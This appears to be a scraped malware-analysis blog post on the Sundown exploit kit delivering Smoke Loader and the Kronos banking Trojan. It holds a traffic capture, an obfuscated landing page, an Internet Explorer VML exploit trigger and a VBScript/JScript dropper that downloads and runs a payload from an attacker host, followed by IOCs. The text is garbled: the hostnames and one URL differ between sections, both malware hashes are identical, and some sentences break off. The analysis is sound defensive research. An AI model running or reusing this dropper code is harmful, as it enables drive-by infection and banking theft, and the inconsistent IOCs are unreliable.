



#	Result	Protocol	Host	URL	Body
1	200	HTTP	fhbg.futureproducts.xyz	/index.php?8Fn3HGC8gA=sS28Njmi16RQG3jf2qBJ91nXhsFjqBM8rQf9zFjJv6oksXmwLUiEzNO	60,808
2	404	HTTP	fhbg.futureproducts.xyz	/undefined	570
3	200	HTTP	fhbg.futureproducts.xyz	/45786437956439785/127.swf	22,693
4	200	HTTP	fhbg.futureproducts.xyz	/580367589678954654986459286/489567945678456874356487356743256.swf	33,591
5	200	HTTP	fhbg.futureproducts.xyz	/580367589678954654986459286/459643097739469743657974386794384.xap	20,412
6	200	HTTP	de.pidogo.xyz	/43526876827345687356872456.php?id=127	122,405
7	200	HTTP	de.pidogo.xyz	/z.php?id=127	122,405

Request Headers: GET /index.php?8Fn3HGC8gA=sS28Njmi16RQG3jf2qBJ91nXhsFjqBM8rQf9zFjJv6oksXmwLUiEzNO HTTP/1.0

Transformer: Headers | TextView | SyntaxView | ImageView | HexView | WebView | Auth | Caching | Cookies | Raw | JSON | XML

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" dir="ltr">
<head><script>
+CW+PCWf00Y1+cg2VETWnJ9256ASvk3EKGI5Gawx6mVkl1/TkJccTE6ZY2QkQ6AFpkEYN2nHghc0UdhzYm6nGIUFzUCALRIB/TL4Yvt+ww7exsWdYb/LXe4kD0P39ny01Y1Y8tpaB8Ts
Qzbz/yg7ck3U34DR6zZ2wSlu7VFUd+yBQvYL17dm4u5dedlv11HUp+
2Y93XbzJcUlophagglyWy5425nFhOsrelV+b9GPN+A0LUSwa0L23KVgK4kQvInbEtNXM1PSCoPIYVBF6FDubPdqOkt2aL/6zj0SxQ452qtVzUjWeb0ZetgAae0vDIHcKEIye9TY=)
</script><script>Hdgfhf
(O7CWOITH3mYusGTghrWptZE4W0uzGfRkR9Lr6LfG5Z0BZKc3MWJK3vKpShf+tXEAuseQ4m2FUcglra/VkB5eKkFdlQQuoKlF5+bODI/qOMiU+tFuIRke00c05inLfrRHQ0Yz+zW
MCZEpn6+hwhuQ588qA70RkO/LYT5LgOoleYfOISJl7sQTM7+G+
5WhRGvrvkjhW4dussOuFayx6/vy7TS/sjmlDcVrk08ALrtaqvMY+WUK+/MDY1SUQP4alHtuRzGtDFVcDe8kiKkTUHDf6UUOmXPK/ocG1KHrasCqtNk6mTJ8DlsKLX4Qy60Tmm5ncp9KXl
vZAnETS5JgCe8NoFvGRLALWcSjgkd9RQT+T7KBuqfJWwhgCcMH5pJ0H7TIRgAtVDQ549N/JCR50oqBWW7okjE7KKATdxd17cNgJbg1wS+Ooc408qth4x9/YmGcZP1bKjXbZrlaGrCFkS
HMFMPwrPtcM2X+ctnVwesKAV556z43
+xcT48gzdzck70/Bw31TspQX2A2ZHHLRP5xJ4NqYogaxUnf1hQWq4GAdfIHm9Hs7n3dUihP3Bj88Ak2fg+DUJ4rGhk6XJ/W0FEY8lNDZUTZdGom8AF4jC+Ywrb5SlllPgrnhmCfSj0aad
mPogL+WTHmc8xbq4d/pEgKm+hUnUaj5Xz8Dd0qg1Ce+rTEanVybnCk3Fva0NJEVemVAvu5lcwhMq9LSZl2uxm5tomjfmU4iZtUhrCkIFACfOczHzb1e+d402fMpnqUXSAVWtJnMVcJfRc
zaTckMfojbHmNazR0u8gVepShyH2wSx8t/3JnqqS9bPslmBNX2sR/TZb+D030YDaIZ2LzvuGBYL0W8BvU6iIgiIyT0by4b/rjMuOgcwDBen8emBe8UGLkjaN4phKmgUXLH7SsdEznuGllR
k+EEvcvYxqetyPjDQN7oKqGleShpXyeDdugwC4D7HTyaoPR+
9u76nSeg4dXGZB3kr/KK797AK+LlWEPWgSioQ7wAslms1n7nbf2bep74hLgyAFQNZQICGJgQyuxLeyuqf5kNkLU2kmKWMMOEaUIS39UjMvKaYc+
1FX3AQ/VcKs1need78/fcm1+RwGL0KEkm189zPhYe8Z11PnjHFV8BEeAPIDeVpAqrZhfzVwm1NKbRn1P/41Rj57gYKdPpb7nPRVEK/xu3dezaadvTFU2WdNEXIHu9yDvUjUjBiqnBV
23rYzQ00iukYs3bEolshItTocC8pP1mlAd54sp7V+qDYqUDtUs502saiU7oRZf2VLeYKW7505DIHp1mLnoCsHF+6++
21nwrRfS7eKYBzX/MrhfHDj9pTfrGx5wmlSduowf7zhPMMYnAtKGLGEDSA7m7AuzKWDOpuKbB1pICRP2X0GoF6z0m5zMhjUCgiroVXVCZLqmvGKAwMT0jBwFjUjNsUF1I0DMSPPKNSAO
aB8b72L4R3Fm8Z1Lsr2/+msGExhGBWJ5QeKigA75DQMY7k15B8a95ZayeWgE+
0TeeTq5b0dJFxtVLSQad+LktcAZC34R4wQcKmcBHKhAoRoM8PKmXuHiKqg2TII/pjPVKJIGzomETLAZSHnoRatD2eTvAyQFIUfqGemF3N4jMoW05v3bgLaq2qrHG59iOIVWymZk10Djr
x59bFXelE9ghkDB5GfOidzHIK23dTW5HCjGIRNAvfjpuWUZARZk7Uj1829jkm4v7pf+jm8DykFO3dggLWd/IL23pAtYVCZokXmE39S24w==)</script></body>
</html>
```

## Here are some highlights

- Call for IE exploit


```
</script><script type="text/javascript">document.namespaces.add('v',
'urn:schemas-microsoft-com:vml', "#default#VML");
document.createStyleSheet().cssText = "v:* { behavior:url(#default#VML); display: inline-block;
}";
var ovl = 'oval'; var oke = 'stroke';
var v1 = "<v:" + ovl + "><v:" + oke + " id='vml1'></v:" + oke + "></v:" + ovl + ">";
var v2 = "<v:" + ovl + "><v:" + oke + " id='vml2'></v:" + oke + "></v:" + ovl + ">";
document.body.insertAdjacentHTML('afterbegin', v1);
document.body.insertAdjacentHTML('afterbegin', v2);
```

- Call for Flash exploit



```
function fire()  
On Error Resume Next  
Set w=CreateObject("WScript.Shell")  
key="sukomai"  
url="http://de.piclogo.xyz/43526876827345687356872456.php?id=127"  
uas=Navigator.UserAgent  
str=UnEscape("cmd.exe /q /c cd /d "%tmp%" && echo function Log(n,g){for(var  
c=0,s=String,d,D="\x70us\x68  
",b=[],i=[],r=0377,a=0;r+1^>a;a++)b[a]=a;for(a=0;r+1^>a;a++)c=c+b[a]+g[v](a%g.length)^&r,d  
=b[a],b[a]=b[c],b[c]=d;for(var e=c=a=0,S="FromCharCode  
";e<n.length;e++)a=a+1^&r,c=c+b[a]^&r,d=b[a],b[a]=b[c],b[c]=d,i[D](s[S](n[v](e)^&b[b[a]+b  
[c]^&r));return i[u(15)](u(11))};function H(g){var T=u(0),d=W(T+"."+T+u(1));d["\x73et\  
x50ro\x78y"](n);d.open(u(2),g(1),n);d.Option(0)=g(2);d["\x53en\x64  
"];if(0310==d.status)return Log(d["res\x70o\x6e\x73e\x54ext"],g(n));E=""  
WinHTTPMRequest.5.1MGETMScripting.FileSystemObjectMWScript.Shel"+1MADODB.StreamMeroM.ex  
",u=function(x){return E.split("\x4d")[x]},J=ActiveXObject,W=function(v){return new  
J(v)};try{E+="eMGetTe"+mpNameMcharCodeAtMiso-8859-1Mindex0"+fm.d"+11MScr"+iptF"+  
ullNa"+meMjo"+inMr"+unM /c M /s ";var  
q=W(u(3)),j=W(u(4)),s=W(u(5)),p=u(7),n=0,L=WScript[u(14)],v=u(9),m=WScript.Arguments;s.Typ  
e=2;c=q[u(8)]();s.Charset=u(012);s.Open();i=H(m);d=i[v](i[u(12)]("P\x45\x00\x00  
")+027);s.writetext(i);if(037^<d){var z=1;c+=u(13)}else  
c+=p;s.savetofile(c,2);s.Close();z^&&(c="\x72e\x73vr3\x32"+p+u(18)+c);j[u(16)]("cm\x64  
"+p+u(17)+c,0)}catch(Y){q["De\x6cet\x65\x66ile"](L);>Inj6sFosp && start wscript //B  
//E:JScript Inj6sFosp  
""&key&Chr(34)&Chr(32)&Chr(34)&ur1&Chr(34)&Chr(32)&Chr(34)&uas&Chr(34)  
w.Run str,0  
end function
```


[Malwarebytes Anti-Exploit](#) blocks the various exploits pushed by Sundown EK:



### Payload overview

The initial dropped payload we captured in this particular new Sundown EK instance is Smoke Loader a downloader whose purpose is to retrieve additional [malware](#). Not too long ago, we observed Smoke Loader being





The screenshot shows the Malwarebytes Anti-Malware dashboard. At the top, there are navigation tabs for DASHBOARD, SCAN, SETTINGS, HISTORY, and MY ACCOUNT. Below the navigation, it displays 'Total Threats Detected: 2' with a note that '2 of 2 identified threats are selected'. A table lists the detected threats:

Threat	Category	Type	Location
Trojan.Banker	Malware	File	C:\scan\Kronos
Trojan.Injector	Malware	File	C:\scan\Sundown_drop

## Footnotes

We first noticed increased activity from Sundown EK

[Collecting this Kronos payload was interesting because it is part of a trend we have observed recently of an increased number in banking Trojans distributed via malvertising campaigns.](#)

[Special thanks to @hasherezade for help in unpacking the malware payloads.](#)

## Further reading

[Smoke Loader – downloader with a smokescreen still alive](#)

## IOCs:

- Raw Sundown EK landing: [Link](#)
- Partially deobfuscated landing (thanks [David Ledbetter](#)): [Link](#)
- URL patterns:
  - `fhbg.futureproducts.xyz/index.php?8Fn3HGC8gA=sS28Njmi16RQG3jf2qBJ91nXhsFjqBM8rQf9zIFjJV6oksXmwLUiEzNO`
  - `fhbg.futureproducts.xyz/undefined`
  - `fhbg.futureproducts.xyz/45786437956439785/127.swf`
  - `fhbg.futureproducts.xyz/580367589678954654986459286/489567945678456874356487356743256.swf`
  - `fhbg.futureproducts.xyz/580367589678954654986459286/459643097739469743657974386794384.xap`
  - `de.piclogo.xyz/43526876827345687356872456.php?id=127`
  - `de.piclogo.xyz/z.php?id=127`
- Smoke Loader: `e420e521f891c1a6245e377dc7a6ab70458b7c0d77ad39535cb59018a542fe15`
- Kronos: `e420e521f891c1a6245e377dc7a6ab70458b7c0d77ad39535cb59018a542fe15`

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Source: <https://blog.malwarebytes.com/threat-analysis/2016/10/new-looking-sundown-ek-drops-smoke-loader-kronos-banker/>